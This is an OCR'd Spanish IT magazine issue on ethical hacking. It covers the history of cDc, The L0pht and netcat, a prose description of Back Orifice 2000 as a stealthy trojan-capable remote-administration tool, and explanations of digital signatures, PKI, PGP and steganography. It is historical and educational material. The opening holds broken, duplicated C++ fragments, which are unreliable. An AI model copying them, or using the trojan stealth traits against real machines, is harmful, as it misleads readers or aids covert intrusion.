using std::cout;
using std::cin;
int main()
{

char beeps[5]="\a";
cout << "Cover your ears, it
#include <iostream>
using std::cout;
using std::cin;
int main()
{

char beeps[5]="\a";
#include <iostream>
```

Indice

ETHICAL HACKING

```
Usage: cpc [option] [parameter]
where option can be:
 /h , /help       get this help
 /q , /nq         don't add (no) quotation marks
 /fq              force quotation marks, do add them
 /u , /unix       change the path separator to UNIX-like separator
 that is: change "\" to "/"
 /d, /ds, /dos    change "\" to "\\"

v0.2, written by Laszlo Szathmary, szathml@delfin.unideb.hu
```

Edición Especial - Volumen 2

2. Ethical hacking Paso a paso

3. Herramientas

cDc (Cult of the Dead Cow), *The L0pht y Netcat*

Durante el verano de 1998 miembros de "The L0pht", una de las organizaciones de hackers más interesantes, notorias y productivas fue invitado a Washington DC, USA a testificar ante el senado de los EE UU. Los miembros Space Rogue, Mudge, Brian Oblivion, Dildog, Silicosis, Kingpin, tan y Weld Pond habían ganado tanta notoriedad que el gobierno americano los convocó para escucharlos.



Quizás una de las características más curiosas de su aparición en el senado fue verlos con trajes. Normalmente su atuendo se asemejaba más a una banda de punks. Fue aquí donde manifestaron al senado que podrían (si lo deseaban) hacer caer internet en media hora.
Este quizás fue el punto culminante en la trayectoria de "The L0pht" y sus miembros. Su prestigio estaba muy alto lo que llevó a capitales de riesgo a fusionar a "The L0pht Heavy Industries" con el start up de seguridad informática @Stake (www.atstake.com). Los miembros de "The L0pht" componen la división R&D (investigación y desarrollo) de @Stake.
La historia no terminó allí. Fueron invitados por el presidente Clinton a formar parte del consejo de seguridad en internet. Interesante fue como el presidente se dirigió a ellos por sus nombres "handle" (nombre con los que actúan como hackers) en lugar de sus nombres verdaderos.
La historia de "The L0pht" y sus miembros está muy ligada a otra institución de hackers: cDc (Cult of the Dead Cow).
Conozcamos la historia de cDc y su relación con "The L0pht" y la herramienta de seguridad informática más completa que existe: "netcat" (si desea conocer netcat de forma más tecnica, lea el artículo en esta edición en la sección "herramientas").

El Culto de la Vaca Muerta

El Culto de la Vaca Muerta (Cult of the Dead Cow - cDc) [1] es una organización hacker de alto-perfil fundada en 1984 en Lubbock, Texas. Esta organización es muy famosa por su lanzamiento del Back Orifice, en 1998 y Back Orifice 2000, en 1999. Durante los años 80, la cDc se hizo conocida a través de los BBSs por sus newsletters, que continúan produciendo hoy en día.
En diciembre de 1990, el miembro **Drunkfux (dFx)** creó la primera convención moderna de hackers: *HoHoCon*, realizada generalmente en Houston, Texas, que fue la primera convención de hackers que invitó a periodistas y legisladores. En total, **dFx** realizó cinco *HoHoCons*.
El 7 de enero de 1999, la cDc se unió con una coalición internacional de hackers para denunciar una llamada a la "cyberguerra" contra los gobiernos de China y de Iraq. Más adelante ese año la cDc creó "Hacktivismo", un grupo independiente dedicado a la creación de tecnología anti-censura en pos del cumplimiento de los derechos humanos en Internet. En búsqueda de uno de sus objetivos: denominado "Dominación Global por Saturación Mediática" (Global Domination Through Media Saturation), a través de los años, los miembros de la cDc han concedido entrevistas a los periódicos importantes, revistas impresas, sitios de noticias en línea, y programas de noticias internacionales de televisión.
En febrero de 2000, la cDc era el tema principal de un documental de 11 minutos titulado *"Disinformation"*.

¿Qué es *The L0pht*?

La cDc tiene lazos con "The L0pht" en calidad de miembro común. The L0pht, [2] además de ser un taller en Boston, es el nombre del grupo de hackers que lo hicieron famoso. A ocho años de su creación el grupo realizó su "open house", una fiesta de muy difícil acceso. Brian Oblivion, uno de los fundadores de The L0pht, comenzó a armar esta fiesta con una lista de canciones que organizó en su laptop. Debe haber sido una de las pocas veces en que se vio a un DJ trabajar sobre una pila de libros de computación (Criptografía Aplicada, El Hackeo Expuesto, Seguridad de Redes bajo NT, etc.). La noche fue dedicada a rejuntar viejos amigos y a cerrar un capítulo en la evolución de The L0pht.
Aunque se conocen 4 fundadores iniciales (*Brian Oblivion*, *Count Zero* (*Zero*), *Golgo 13* (*Golgo*) y *White Knight* (*WK*)), había un quinto integrante: Sin esta gran personalidad The L0pht nunca habría sido lo que fue. Y ese gran talento, ese elemento estelar del underground de Boston es la esposa de Brian Oblivion.
La señora Oblivion es fabricante de sombreros. Cuando su negocio comenzó a ampliarse más allá de las limitaciones de su hogar ella encontró un loft para dirigir su negocio. Y mientras se establecía allí, decidió mudar la "creciente colección de hardware" de Brian (por no decir la "pila de placas y gabinetes que cualquier esposa descartaría gustosa de su casa") de su departamento al loft. Otros tres compartieron el mismo destino. *Zero*, *Golgo* y *WK* tenían más cosas de las que el espacio en sus casas les permitía. De a poco The L0pht fue abandonando el caos y se fue armando prolijamente con toda la tecnología de la que disponían. Este grupo de gente terminó conformando, sin saberlo, el taller hacker más grande del mundo.

Al mismo tiempo que The L0pht, había otros grupos, como Messiah Village y Newhackcity; todos poblados con el mismo tipo de hackers: jóvenes, brillantes e interesantes. Había hackers con poca educación formal en informática. Algunos fueron a la universidad y estudiaron antropología o música. Otros nunca hicieron algo más allá de la secundaria. Pero lo que todos tenían en común era la capacidad para aislar las aplicaciones de las computadoras que manejan y luego volverlas a juntar de maneras más poderosas y personalizadas.
La formación de quienes fundaron The L0pht se desarrolló en los años 80, en la época de los BBSs. Estas conformaron una red de conexiones *dial up* a lo largo de Norteamérica y

Europa. Se comunicaban en g-files (o “textfiles” como los llaman ahora) y estos archivos contendrían el código para los exploits de telefonía y computación, historias fantásticas, letras de canciones, y el más creativo arte ASCII jamás capturado.

En el epicentro de este movimiento estaba el Culto De La Vaca Muerta. Dos de los fundadores originales de The L0pht son miembros de la cDc, al igual que dos actuales miembros, Mudge y Dildog. Aunque la cDc y The L0pht son dos organizaciones distintas y separadas, han compartido miembros y se han influenciado muchísimo. The L0pht fue lanzado hacia el final de la era BBS con el nacimiento de la WWW. Por años hosteó el sitio original del Culto De La Vaca Muerta, tanto como algunas de las colecciones más extraordinarias de contenido sobre hacking, phracking y anarquía en la corta historia de la WWW. No había chico en el mundo interesado en hacking que no haya entrado alguna vez (sino varias) al sitio Web de The L0pht para ingresar a un mundo de aprendizaje que le cambiaría la vida para siempre.
Todo el tiempo el equipo de The L0pht trabajó en proyectos de hacking. La mayoría del trabajo giró alrededor del newsletter de seguridad, y con el tiempo comenzaron a montar un arsenal de tecnología sobre la que probarían sus invenciones y hazañas. The L0pht entonces publicaría sus resultados, generalmente

Aunque la cDc y The L0pht son dos organizaciones distintas y separadas, han compartido miembros y se han influenciado muchísimo.

como “L0pht Advisories”; detallando los detalles de los códigos que, luego de su revisión, ellos consideraban que necesitaban una corrección. Estos “Advisories” de hecho han hecho mucho por la fama de The L0pht. Los hackers han tendido siempre a la apertura y no a la oscuridad. Si se descubren exploits, estos son expuestos, así todos pueden conocerlos, y no solo los que quieren hacer daño.

Proyecto BO2K

Back Oriffice 2000 (conocido como BO2K) es una herramienta de administración remota de redes. Puede correrse en modo “stealth”, una característica común en las aplicaciones de este tipo. Esto significa que un usuario no sabría que su máquina es administrada externamente. Además de esto, *Dildog*, quien programó esta aplicación, lo hizo de forma tal que resultó ser un programa muy pequeño; lo suficientemente pequeño como para ser enviado como adjunto en un e-mail; como para ser abierto, instalado y tenerlo funcionando en un momento; y como para pasar inadvertido.
La cDc lanzó esta aplicación con mucha fanfarria, haciendo una gran campaña publicitaria.
El lanzamiento de BO2K demostró que podrían ofrecer al público una aplicación de código abierto, gratuita, mejor que cualquier otra en el mercado, y que actuaba como una llamada de atención al público. BO2K se puede programar para funcionar como troyano (un programa que funciona en la máquina de los usuarios sin el conocimiento del mismo). Esta aplicación, más que cualquier otra iniciativa, creó conciencia pública sobre los peligros de los troyanos, aunque algunos aprovecharon la ocasión para entretenerse “manejándole” la PC a algún compañero de oficina.

HISTORIA DE NETCAT

Hobbit y Weld Pond

Hobbit (hobbit@avian.org) creó netcat en 1995 como una herramienta de debbuging y exploración de redes. La aplicación resultó extremadamente útil y rica en posibilidades. Su propósito fue el de poder crear prácticamente cualquier tipo de conexión deseado.

La versión original de netcat apareció par a correr bajo Unix y Linux. Weld Pond (weld@l0pht.com) fue quien realizó la versión para windows NT en 1998. El código fuente está disponible hoy para ambas versiones. Tanto Hobbit como Weld Pond participaron activamente en cDc y The L0pht respectivamente.

¿Donde Puedo encontrar netcat?

El netcat de Hobbit está disponible desde el sitio web de Security Focus. También allí se puede encontrar la versión para Windows de netcat.
http://www.securityfocus.com/tools/137
http://www.securityfocus.com/tools/139/scoreit

Este es el tipo de trabajo que The L0pht y cDc han realizado desde su inicio. Buscando los defectos, haciéndolos conocidos, y creando herramientas que refuercen la red para convertirla en un lugar más seguro. Han estudiado productos de *vendors* (empresas) de software y hardware y los han forzado a corregir los errores y lanzar mejores productos. Los miembros de The L0pht también se han comunicado extensamente con las diferentes publicaciones referentes a seguridad en Internet. *Space Rogue*, otro miembro de The L0pht, lanzó la “Red de Noticias del Hacker” [3], uno de los pocos lugares en la Web que cubre ediciones para hackers con mucha credibilidad.

[1] www.cultdeadcow.com
[2] www.l0pht.org
[3] www.spacerogue.net

Resumen del artículo original de Hobbit

http://www.insecure.org/stf/cifs.txt
CIFS: Common Insecurities Fail Scrutiny


Hobbit, Avian Research, hobbit@avian.org, January 1997

Abstract

Un análisis, es presentado de los protocolos TCP/IP NetBIOS utilizados para compartir archivos. Los pasos para establecer una conexión SMB cliente servidor es descripta en detalle. Se pone énfasis en las vulnerabilidades administrativas y de los protocolos junto a modos para corregirlas. La idea es que el lector conozca ataques y posibles defensas. Varios ejemplos son presentados basados en el uso de programas del paquete Unix-Samba de modo de probar una red basada en IP que se usa de blanco.



ELEMENTOS DE CRIPTOGRAFIA II



Si se quiere ahondar en temas de seguridad informática se deberá tener un claro entendimiento de criptografía.
Los artículos "Elementos de Criptografía I (desarrollado en "NEX IT Specialist #10" de AGOSTO 2004 y "NEX IT Specialist" # 13, Edición Especial "Ethical Hacking Volumen 1") y II deben ser leídos en el siguiente espíritu: Los puntos en (1-5) dan el basamento, los ladrillos sobre lo que construimos dos herramienta básicas: Firma digital y Key Exchange (6 y 7). En 8 aprendemos otro elemento clave: el certificado y los CA (Certificate Authority). En 9 y 10 entenderemos qué se entiende por PKI (donde armamos el mecano con las piezas anteriores) y daremos algunos ejemplos de dónde se usa todo esto. PGP en (11) se incluye para evitar confusiones.

MUY IMPORTANTE:

No confunda ENCRIPTACION de llave pública (también llamada encriptación asimétrica) con INFRESTRUCTURA de llave pública (PKI, Public Key Infrastructure).

6. Firma digital: combinar encriptación asimétrica con hash

Se puede utilizar encriptación asimétrica junto con algoritmos hash para crear una firma digital. Una firma digital actúa como una comprobación de integridad de datos y proporciona una prueba de posesión de la llave privada (autenticación).

Los pasos para la firma digital (autenticación e integridad de datos) son los siguientes:

i) El remitente aplica un algoritmo hash a los datos y genera un valor hash (a veces se lo llama un “message digest”).

ii) Con su llave privada, el remitente encripta (firma) el valor hash. Al valor hash encriptado se lo denomina: “la firma digital del documento”. Es, información basada en el documento y la llave privada de quien firma.

iii) A continuación, el remitente envía al destinatario los datos, la firma digital y el certificado del remitente (en el certificado se envía la llave pública de quien firmó).

iv) El destinatario aplica el algoritmo hash a los datos recibidos y genera un valor hash.

v) El destinatario utiliza la llave pública del firmante para desencriptar el hash encriptado que le enviaron. Así, compara los hashes para comprobar la firma. Esta comparación de hashes le garantiza que los datos no fueron modificados (integridad) y autentica a quién firmó (autenticación).

Este proceso es transparente para el usuario.

Los algoritmos hash pueden procesar los datos más deprisa que los algoritmos de encriptación asimétrica. La codificación hash de datos también reduce el tamaño de los datos que se van a firmar a una longitud fija y, por tanto, acelera el proceso de firma. Cuando se crea o se comprueba la firma, el algoritmo de llaves públicas tiene que transformar únicamente el valor de hash (128 ó 160 bits de datos).

7. Intercambio de llaves (Key Exchange): combinar encriptación simétrica con encriptación asimétrica.

Los algoritmos de llaves simétricas son excelentes para en-



criptar datos de manera rápida y segura. Sin embargo, su punto débil reside en que el remitente y el destinatario deben intercambiar una llave secreta antes de intercambiar datos. La combinación de algoritmos simétricos para encriptar datos con algoritmos de encriptación asimétrica con el fin de intercambiar la llave secreta resulta ser una solución rápida y escalable para el envío de datos encriptados.

Los pasos involucrados en el intercambio de llaves basado en encriptación asimétrica son los siguientes:

i) El remitente obtiene la llave pública del destinatario.

ii) El remitente crea una llave secreta aleatoria

iii) El remitente utiliza la llave secreta con un algoritmo simétrico para convertir el texto sin formato en texto cifrado.

iv) El remitente utiliza la llave pública del destinatario para encriptar la llave secreta.

v) El remitente envía al destinatario el texto encriptado y la llave secreta encriptada.

vi) Con su llave privada, el destinatario convierte la llave secreta encriptada en texto sin formato.

vii) Con la llave secreta de texto sin formato, el destinatario convierte el texto encriptado en texto sin formato.

8. Certificado y CA (Certificate Authority).

La llave pública se difunde a cualquiera que la desee tener. La llave privada está en mi posesión y no la difundo. La pregunta es: ¿cómo difundo la llave pública y cómo se garantiza que esa llave pública pertenece a quien dice ser su dueño (que posee la llave privada asociada)?

Un certificado (llamado a veces public-key certificate) es una declaración firmada digitalmente que vincula el valor de una llave pública a la identidad del "*entity*" (persona, dispositivo o servicio) que posee la llave privada correspondiente. Quién firma digitalmente los certificados se llama CA, Certificate Authority. Al firmar el certificado, la entidad emisora de certificados (CA), atestigua que la llave privada asociada a la llave pública del certificado está en posesión del "*entity*" indicado en el certificado.

SINTESIS: un certificado lleva una llave pública y está firmado digitalmente por "alguien" llamado Certificate Authority (CA). TODOS deberemos confiar (trust) en el CA.

Un certificado digital no es un certificado físico con un borde y un nombre con letras llamativas. Es un conjunto de bytes que contienen como mínimo:

i) El nombre de "qué" o "quién" (the entity, "la entidad") está descrito en el certificado. Puede ser una persona (en el caso de e-mails), un servidor (en el caso de https usando SSL).


ii) La llave pública de "la entidad".

iii) Cuándo expira el certificado

iv) Qué tipo de certificado es. Hay certificados para hacer e-mail seguro, certificados para identificar servidores para IPsec, certificados para hacer seguros a los web servers vía SSL.

v) Quién emitió el certificado.

vi) Otro tipo de información que varía con el tipo de certificado.



Philip R. Zimmermann creador de PGP

Philip R. Zimmermann es el creador de Pretty Good Privacy (PGP) (Privacidad Bastante Buena). Por haber hecho esto, fue blanco de una investigación criminal durante tres años. Esto porque el gobierno americano sostenía que las restricciones para exportación de software de criptografía había sido violado cuando PGP se distribuyó por todo el mundo seguido a su publicación como freeware en 1991. A pesar de su falta de recursos, falta de personal pago, falta de una empresa para respaldarlo y persecución gubernamental, PGP así y todo se transformó en el software para encriptación de e-mails más popular del mundo. Luego que el gobierno retiró los cargos en 1996, Zimmeran fundó PGP Inc. La empresa fue luego adquirida por Network Associates Inc. (NAI) en Diciembre 1997. El permaneció como un Senior Fellow por tres años más. En 2002 PGP fue adquirida por una nueva empresa llamada PGP Corporation, donde Zimmerman ahora realiza tareas de consulta. En la actualidad realiza independientemente tareas de consultoría para una serie de empresas y organizaciones industriales en asuntos de criptografía. Es actualmente un Fellow de Stanford Law School's Center for Internet and Society.



Antes de fundar PGP Inc, Zimmerman era un ingeniero de software con más de 20 años de experiencia, especializándose en criptografía y seguridad de datos, comunicación de datos y sistemas embebidos en tiempo real. Su interés en el lado político de la criptografía, nació de su pasado en asuntos relacionados con políticas militares.

Ha recibido numerosas premios tanto técnicos como humanitarios por su trabajo pionero en criptografía.

Zimmermann recibió su titulo de Licenciado en Ciencias de la computación de la Florida Altantic University en 1978. Es miembro de numerosas organizaciones: International Association of Cryptologic Research, la Association for Computing Machinery y la League for Programming Freedom. Es actualmente el chairman de OpenPGP Alliance y sirve en el Board of Directors for Computer Professionals for Social Responsibility, y en el Advisory Boards for Anonymizer.com, Hush Communications, Veridis y Qualys.

(Más info en http://www.philzimmermann.com)



Esto es lo que hay en un certificado. ¿Pero qué es un certificado? Es una llave pública e información que identifica a "la entidad" (persona, server o…) detallados anteriormente y todo esto firmado digitalmente por alguien más. La idea es que cuando paso mi llave pública, no la paso así nomás sino que la paso firmada digitalmente por alguien (un tercero) en quien "la entidad" y a quien se la paso confía.

Aclaremos partiendo de cero:

1. Genero un par de llaves publica /privada. ¿Pero quién creería que la llave pública que disemino es mía si solo yo tengo la privada asociada? Aquí es donde aparece el certificado.

2. Contacto una empresa que otorgue certificados digitales, una Certrificate Authority, CA). Ejemplos: VeriSign, Thawte o Baltimore. Les doy mi llave pública y les pido un certificado. Sólo ellos pueden generar un certificado firmado por ellos. Ya que ellos tienen su llave privada. En general estas compañías cobran por el servicio. Yo puedo en mi empresa tener un CA y dar mis certificados que serán creídos por quien confíe en mi CA.

3. La empresa certificadora verifica quién soy yo y emitirá el certificado y lo firmará digitalmente (es decir lo hasheará y firmará digitalmente con su llave privada.

4. Me lo enviarán y yo lo usaré para difundir mi llave pública (por ejemplo, lo instalaré en el software o server apropiado).

Los certificados entonces, proporcionan un mecanismo para establecer una relación entre una llave pública y la entidad que posee la llave privada correspondiente. El formato más común de los certificados utilizados actualmente es X.509. X.509 no es la única forma de certificación. Por ejemplo, el correo electrónico seguro Pretty Good Privacy (PGP) se basa en una forma propia de certificados.

9. Public Key Infrastructure (Infraestructura de llave pública) (PKI)

¿Cómo monto la infraestructura de manejo y administración de certificados?
Respuesta: PKI

PKI nos detalla las directivas, los estándares y el software que regulan o manipulan los certificados y las llaves públicas y privadas. En la práctica, PKI hace referencia a un sistema de certificados digitales, entidades emisoras de certificados (CA) y otras entidades de registro que comprueban y autentican la validez de cada parte implicada en una transacción electrónica.

10. ¿Dónde se usa todo esto?

Todo lo descrito anteriormente es usado tanto en sistemas Unix como en el mundo Windows.
Por ejemplo, a continuación y a modo de ejemplo detallamos lo que puede hacerse con PKI en Windows 2003:
a) Crear y usar certificados para permitir que dos sistemas se comuniquen usando IPsec. Con PKI se pueden autenticar y/o encriptar la comunicación IP entre ellos.
b) Permitir que mi web-browser acceda a un Web-server en forma segura, manteniendo una comunicación encriptada (por ejemplo cuando envio mi número de tarjeta de crédito usando SSL (Secure Socket Layer)).
c) Crear y usar certificados para asegurar los e-mails.
d) Logons usando smart-cards.
e) Agentes de recuperación de EFS (Encripted File System)
f) Firmar programas.


11. PGP, Pretty Good Privacy

Pretty Good Privacy (PGP) es un paquete de software desarrollado por R. Zimmermann que provee rutinas criptográficas para e-mail y aplicaciones de almacenamiento de archivos. Lo que hizo Zimmerman es tomar criptosistemas ya existentes y protocolos criptográficos y desarrolló un programa que puede correr en múltiples plataformas. Provee encriptación de mensajes, firmas digitales, compresión de datos y compatibilidad de e-mail.

Los algoritmos que utiliza por default (especificados en el RFC 2440) son: ElGamal y RSA para el transporte de llaves y triple-DES, IDEA y CAST5 para la encriptación de mensajes.

Las firmas digitales se consiguen utilizando DSA para firmar y SHA-1 o MD5 para la computación de los hashes de los mensajes. El programa shareware ZIP es utilizado para comprimir mensajes para transmitirlos y almacenarlos. La compatibilidad con E-mail se logra con el uso de la conversión Radix-64.





PGP

Porqué el PKI de OpenPGP es mejor que el PKI de X.509

por Philip Zimmermann
27 de Febrero de 2001

En la mente de mucha gente, la frase "Public Key Infrastructure" se ha convertido en sinónimo de "Certificate Authority" (CA). Esto es porque en el mundo X.509, el único PKI con que nos encontramos está construido alrededor del CA. Matt Blaze hizo la siguiente observación: "los CA comerciales nos protegerán de cualquiera al que ese CA no se niegue a aceptarle dinero". Estos CAs están "incluidos dentro" de la mayoría de los browsers, sin que el usuario pueda decidir de confiar en ellos o no.
A lo largo de este artículo, nos referiremos a OpenPGP bajo el standard IETF en lugar de PGP, que es una implementación particular del Standard OpenPGP.

Existe, una Public Key Infrastructure OpenPGP. Pero lo que llamamos una PKI en el mundo openPGP es en realidad la amalgama que surge de la suma total de todas las llaves en la población de usuarios, todas las firmas en todas esas llaves, las opiniones individuales de cada usuario de OpenPGP sobre a quién eligen como "introducers" confiables ("trusted introducers"), todas los softwares clientes que corren el modelo de confianzas openPGP y realizan cálculos sobre confianzas para cada usuario cliente y los servidores de llaves que en forma fluida diseminan este conocimiento colectivo.

PGP ha crecido por muchos años sin la necesidad de establecer un CA centralizado. Esto es porque OpenPGP usa un sistema de "trusted introducers", que son equivalentes a un CA. OpenPGP permite a cualquiera firmar la llave pública de cualquier otro. Cuando Alice firma la llave de Bob, ella esta "introduciendo" la llave de Bob a cualquiera que confía en Alicia. Si alguien confía en Alice para introducir llaves, entones Alice es una "trusted introducer" en la mente de ese observador.

Si yo obtengo una llave que ha sido firmada por varios "introducers" y uno de ellos es Alice, y yo confío en Alice, entonces esa llave está certificada por un "trusted introducer". Puede estar firmada por otros "trusted introducers", pero yo no confío en ellos, de modo que no son "trusted introducers" desde mi punto de vista. Es suficiente que Alice haya firmado la llave ya que yo confío en Alice.

Sería aún mejor si dentro de los varios "introducers" de esa llave se incluyeran dos o más personas que yo confiara. Si la llave está firmada por dos "trusted introducers", entonces estaré más confiado en la certificación de esa llave, ya que es más improbable que una atacante pudiera engañar a dos "introducers" de mi confianza a firmar una llave "trucha". Las personas pueden ocasionalmente cometer errores y firmar la llave errada. OpenPGP tiene una arquitectura "fault tolerant" (a prueba de fallo) que me permite exigir que una llave este firmada por dos "trusted introducers" para que sea considerada válida. Esto permite un grado aún mayor de confianza en que la llave pertenece a la persona nombrada en la llave.



Por supuesto, un atacante inteligente podría engañar a dos o más "introducers" no muy sofisticados a firmar una llave pública "trucha". Pero, eso no es importante en el modelo de confianzas de OpenPGP, ya que yo no confío en "introducers no sofisticados que pueden ser engañados muy fácilmente. Nadie debiera. Uno sólo debe confiar en "introducers" honestos y sofisticados que entienden lo que significa firmar una llave, y ejercitarán seriedad en verificar la identidad del poseedor de la llave antes de firmar la llave en cuestión.

Si sólo "introducers" no confiables firman llaves "truchas" nadie será engañado en el modelo de confianzas de PGP. Uno debe decirle al software OPenPGP cliente que "introducers" son de confianza. El software cliente usará ese conocimiento para calcular si una llave está certificada propiamente por un "introducer" confiable mirando las firmas de uno de los "introducers" de confianza. Si la llave no posee firmas de "introducers" que uno le ha dicho al software que confía, el software cliente no considera la llave como certificada y no lo dejará usarla (o por lo menos le indicará no usarla). Cada uno elige a quién considera un "introducer" de confianza. En muchos casos habrá solapamiento, ya que muchos "introducers" se transforman en confiables para un amplio espectro. Podrían hasta firmar un gran número de llaves como una ocupación full-time. Esos son llamados CAs en el mundo X.509.

No hay nada malo con tener CAs en OpenPGP. Si mucha gente elige confiar al mismo CA para que actúe como un "introducer", y todos ellos configuran sus propias copias del software cliente de OpenPGP para confiar a ese CA, entonces el modelo de confianzas OPenPGP actúa en idéntica manera que el modelo X.509. De hecho, el modelo de confianza OPenPGP es un "superset" (inversa de subconjunto) del modelo de confianzas centralizado que normalmente vemos en el mundo X.509. No existe ninguna situación en el modelo de confianza X.509 que no pueda ser tratado de idéntico modo en el modelo de confianza de OPenPGP. Pero, OpenPGP puede hacer mucho más, y con una arquitectura "fault tolerant", y más control del usuario sobre su perpectiva del modelo PKI.

ESTEGANOGRAFÍA

Por Núria Prats i Pujol

La palabra es bastante difícil de recordar y puede confundir pero la utilidad de la Esteganografia en los tiempos en que vivimos se está haciendo cada vez más importante. En este artículo veremos de qué se trata y sus aplicaciones. También te desafiamos a que encuentres la imagen escondida…

¿Estega qué?

La palabra Esteganografía viene del griego: esteganos (cubierto o secreto) y grafos (escritura o pintura). Es el arte de esconder información de manera que la existencia del mensaje escondido pase desapercibida. La información no tiene por qué estar encriptada. Puede estar a la vista y ser indiscernible para un observador casual ya que ni siquiera sabe que está ahí. Por esto la Esteganografía es diferente que la criptografía. Una imagen de un perro puede contener la imagen de un avión que se esta diseñando. Un archivo de sonido puede contener frases con los planes de inversión de una empresa.

El objetivo

La era digital trajo consigo básicamente dos problemas. Por un lado está la desprotección de la privacidad tanto de los datos personales como de la transmisión de información entre personas. Y por el otro se encuentra la imposibilidad de identificar la autenticidad de imágenes, videos, música, software y textos que se distribuyen en la red. Para resolverlos se ha tratado de encriptar los datos pero ¿de qué sirve si a la vez se está advirtiendo que se encuentra allí oculta la info? Así como se desarrollan los algoritmos de encriptación se desarrollan métodos para desencriptar y atacar la protección.
Por eso la Esteganografía para uso personal y la de uso comercial ha cobrado mucha importancia frente a la criptografía. La de uso personal porque está al alcance de cualquier usuario con conocimientos básicos de ordenadores (computadoras para nuestros lectores latino-americanos). Y la de uso comercial porque se utiliza para embeber una marca de agua en los productos digitales e identificarlos de aquellos de distribución ilegal en el cyber espacio.
Entonces, el objetivo es transmitir información encubierta por un objeto que lo transporta inocuo de forma que la existencia del mensaje sea indetectable.

¿Cómo se hace?

Existen varios tipos de archivos que se pueden usar. En los de imágenes se toman bits del mapa de bits del gráfico y se los modifica levemente para que la imagen no cambie notoriamente. Sin una comparación con la imagen original no se podría notar la diferencia. ¡Incluso se puede hacer de forma que el peso del archivo sea el mismo! En los archivos de audio se graba el mensaje en los bits de wav más insignificantes así parece que el audio original no se vea afectado.

Programas

Probamos algunos programas que sirven para ¡esteganografear mensajes! Para Linux y para Windows. Espero que lo intentes.

Steghide v.0.5.1 para windows. (OpenSource)

